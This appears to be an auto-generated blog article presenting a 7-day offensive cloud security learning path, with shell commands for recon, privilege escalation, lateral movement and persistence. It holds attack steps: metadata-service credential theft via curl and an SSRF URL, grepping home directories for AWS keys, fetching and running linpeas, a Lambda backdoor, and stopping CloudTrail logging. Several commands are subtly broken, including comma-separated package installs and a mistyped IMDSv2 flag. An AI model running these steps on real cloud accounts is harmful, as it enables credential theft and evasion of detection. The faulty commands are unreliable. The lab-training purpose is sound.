Listen to this Post

Introduction:
The cybersecurity landscape is experiencing a paradigm shift, with offensive cloud security skills becoming one of the most sought-after and lucrative specializations. As organizations rapidly migrate to AWS, Azure, and GCP, the attack surface expands, creating a critical talent gap for professionals who can think like an attacker to defend cloud infrastructure. This article deconstructs a proven, accelerated learning path that transformed a novice into a cloud security engineer, detailing the exact technical skills, tools, and methodologies you need to replicate this success.
Learning Objectives:
- Understand the core technical stack and hands-on labs required for offensive cloud security.
- Learn to configure and use critical tools for cloud vulnerability assessment, privilege escalation, and exploitation.
- Develop a structured 7-day learning plan with actionable commands and tutorials to build demonstrable skills.
1. Foundational Cloud & Security Concepts Crash Course
Before attacking, you must understand what you’re targeting. This phase involves a rapid immersion into cloud service models (IaaS, PaaS, SaaS), identity and access management (IAM), and shared responsibility models. Simultaneously, you need basic proficiency with a scripting language and the Linux command line, as this is the primary environment for security tools.
Step‑by‑step guide:
Day 1-2: Enroll in the free AWS Skill Builder “AWS Cloud Practitioner Essentials” course or Microsoft’s “AZ-900” learning path. Focus on IAM, EC2/S3, and VPC concepts.
Linux Command Proficiency: Spin up an Ubuntu EC2 instance or use a local VM. Practice essential commands:
 Process and network inspection
ps aux | grep ssh
netstat -tulnp
ss -tuln

File permission manipulation and search
chmod 600 private_key.pem
find / -type f -name ".pem" 2>/dev/null
grep -r "AWS_ACCESS_KEY" /home 2>/dev/null

Networking
curl http://169.254.169.254/latest/meta-data/
nslookup target-domain.com
Scripting: Write a simple Python (boto3) or Bash script to list all S3 buckets in a test AWS account.
2. Weaponizing Your Lab: The Offensive Security Toolkit
A controlled, legal lab is non-negotiable. This involves setting up Kali Linux, configuring CLI tools for major cloud providers, and using purpose-built cloud penetration testing platforms.
Step‑by‑step guide:
Day 2-3: Deploy Kali Linux in a VM. Install essential cloud tools:
 AWS CLI and key utilities
sudo apt update && sudo apt install awscli -y
pip3 install pacu, cloudfrunt, s3scanner
git clone https://github.com/andresriancho/enumerate-iam.git

Azure CLI
curl -sL https://aka.ms/InstallAzureCLIDeb | sudo bash

General recon tools
sudo apt install amass, subfinder, nuclei, jq
Lab Environment: Sign up for INE’s Starter Pass for structured cloud hacking labs or use Pentester Academy’s Cloud Pentest modules. Create a dedicated “victim” AWS account using a free tier for testing.
- Reconnaissance and Discovery: Mapping the Cloud Attack Surface
Cloud reconnaissance goes beyond traditional subdomain enumeration. It involves discovering public assets, misconfigured storage, open management interfaces, and extracting metadata.
Step‑by‑step guide:
Day 4: Execute a targeted cloud recon workflow.
1. Passive Enumeration: Use `amass` and `subfinder` to find subdomains.
subfinder -d target.com -o subs.txt
amass enum -passive -d target.com -o amass_subs.txt
2. Cloud Asset Discovery: Use `nuclei` with cloud-specific templates.
nuclei -l subs.txt -t ~/nuclei-templates/cloud/ -o cloud_findings.txt
3. S3/GCP Bucket Hunting: Hunt for misconfigured object storage.
s3scanner scan --file domains.txt
python3 cloudfrunt.py -l domains.txt
4. Metadata Service Interaction: From a compromised web shell, query the instance metadata service (IMDSv1/v2).
 Check for IMDSv1
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
 Then retrieve temporary keys
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ROLE-NAME
- Initial Access and Privilege Escalation in Cloud Environments
The primary attack vector in the cloud is often weak or misconfigured identity policies. This step involves exploiting overly permissive roles, user data scripts, and federation misconfigurations.
Step‑by‑step guide:
Day 5: Practice privilege escalation paths.
- Enumerate IAM Permissions: With a set of low-privilege keys, discover what actions are allowed.
python3 enumerate-iam/enumerate-iam.py --access-key AKIA... --secret-key ...
- Exploit Using Pacu: Use the Pacu exploitation framework to automate escalation.
python3 pacu.py
set_keys
run iam__bruteforce_permissions
run iam__privesc_scan
- Linux Privilege Escalation on a Cloud Instance: If you gain SSH access to a VM, run local enumeration scripts.
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh | grep -i "aws|cloud|key|secret"
5. Lateral Movement and Persistence Techniques
Once a foothold is established, move laterally across accounts and services. Establish backdoors to maintain access, simulating a persistent threat actor.
Step‑by‑step guide:
Day 6: Simulate lateral movement and persistence.
- Cross-Account Role Assumption: If you discover a role with `sts:AssumeRole` permissions, attempt to assume it.
aws sts assume-role --role-arn arn:aws:iam::TARGET-ACCOUNT:role/role-name --role-session-name "LateralMove"
- Backdoor via Lambda: Create a persistent Lambda function that exports logs to an attacker-controlled S3 bucket.
aws lambda create-function --function-name "BackdoorFunc" \
--runtime python3.8 --role arn:aws:iam::YOUR-ACCOUNT:role/lambda-exec-role \
--handler index.handler --zip-file fileb://backdoor.zip
- CloudTrail Log Evasion: Learn to disable logging or create trails that exclude your activity (for detection evasion understanding).
aws cloudtrail stop-logging --name DefaultTrail
-
Vulnerability Exploitation & Mitigation: From Theory to Practice
Understanding common cloud vulnerabilities like Server-Side Request Forgery (SSRF) leading to metadata compromise, or insecure container deployments, is crucial. You must also know how to fix them.
Step‑by‑step guide:
Day 7: Exploit a simulated vulnerability and document the mitigation.
1. Scenario: Exploiting SSRF to steal IAM keys. Use a vulnerable web app to fetch IMDS data.
 Craft a malicious request from the vulnerable app
http://vulnerable-app.com/export?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2-admin
2. Mitigation: Implement IMDSv2 (which requires a token) and validate all user inputs. On the EC2 instance:
 Use the AWS CLI to enforce IMDSv2
aws ec2 modify-instance-metadata-options --instance-id i-1234567890abcdef0 --http-token required --http-endpoint enabled
3. Practice on Labs: Complete the “CloudGoat” or “FLAWS” challenge, which are intentionally vulnerable AWS setups designed for this exact practice.
7. Building Your Portfolio and Acing the Interview
Transforming technical skill into a job offer requires proof. Document your lab work, create write-ups, and prepare for scenario-based interviews.
Step‑by‑step guide:
Post-Bootcamp (Ongoing):
- Portfolio: Create a professional GitHub. For each lab (INE, CloudGoat, Pentester Academy), write a detailed report including: Scope, Methodology (with exact commands), Findings (screenshots of Pacu output, extracted keys blurred), and Remediation Recommendations.
- Certifications: Aim for the AWS Certified Security – Specialty or Microsoft SC-200 to validate knowledge.
- Interview Prep: Be ready to perform a live analysis of a cloud architecture diagram and identify 5+ security misconfigurations. Practice explaining complex attacks (like a confused deputy attack) simply.
What Undercode Say:
- The Shortage is Real, But So is the Bar: While the demand for cloud security talent is skyrocketing, hiring managers are wary of “paper tigers.” The candidate who landed the $110K offer succeeded because they combined structured learning (the 7-day bootcamp) with tangible, self-driven lab work and a portfolio that proved they could do the work, not just talk about it.
- Automation is Your Force Multiplier: The successful path heavily leveraged open-source automation tools (Pacu, enumerate-iam, nuclei). The modern cloud pentester is not manually clicking consoles but writing and wielding scripts to audit vast, complex environments. Demonstrating this automation mindset is a key differentiator.
Analysis:
This path works because it mirrors the real-world workflow of a cloud penetration tester: recon, initial access, escalation, lateral movement, persistence, and reporting. It bypasses theoretical fluff for hands-on-keyboard skill building. The emphasis on using free resources (CloudGoat, free tier accounts) and low-cost labs (INE Starter) makes it accessible. However, the critical, unspoken factor is consistent, focused effort—treating the 7 days as a full-time immersive sprint. The ultimate takeaway is that the cloud security field rewards those who can demonstrate practical, relevant skills more swiftly than any traditional degree or entry-level IT role. The blueprint is now public; execution is what separates observers from hires.
Prediction:
The convergence of AI and cloud security will define the next phase of this career landscape. We predict a rise in AI-powered offensive security tools that can automatically reason about complex, multi-account cloud entitlements to find novel escalation paths, making manual enumeration obsolete. Simultaneously, defensive AI for anomaly detection in cloud logs will become standard. This will raise the bar for professionals, requiring them to understand both the algorithmic principles behind these tools and how to audit AI systems themselves for security flaws (ML model poisoning, data leakage). The professionals who thrive will be those who use this foundational cloud hacking skillset as a springboard into AI security, positioning themselves at the next convergence point of high demand.
▶️ Related Video (70% Match):
https://www.youtube.com/watch?v=7wLkk7_QPXM
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Maid Dizdarevic – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


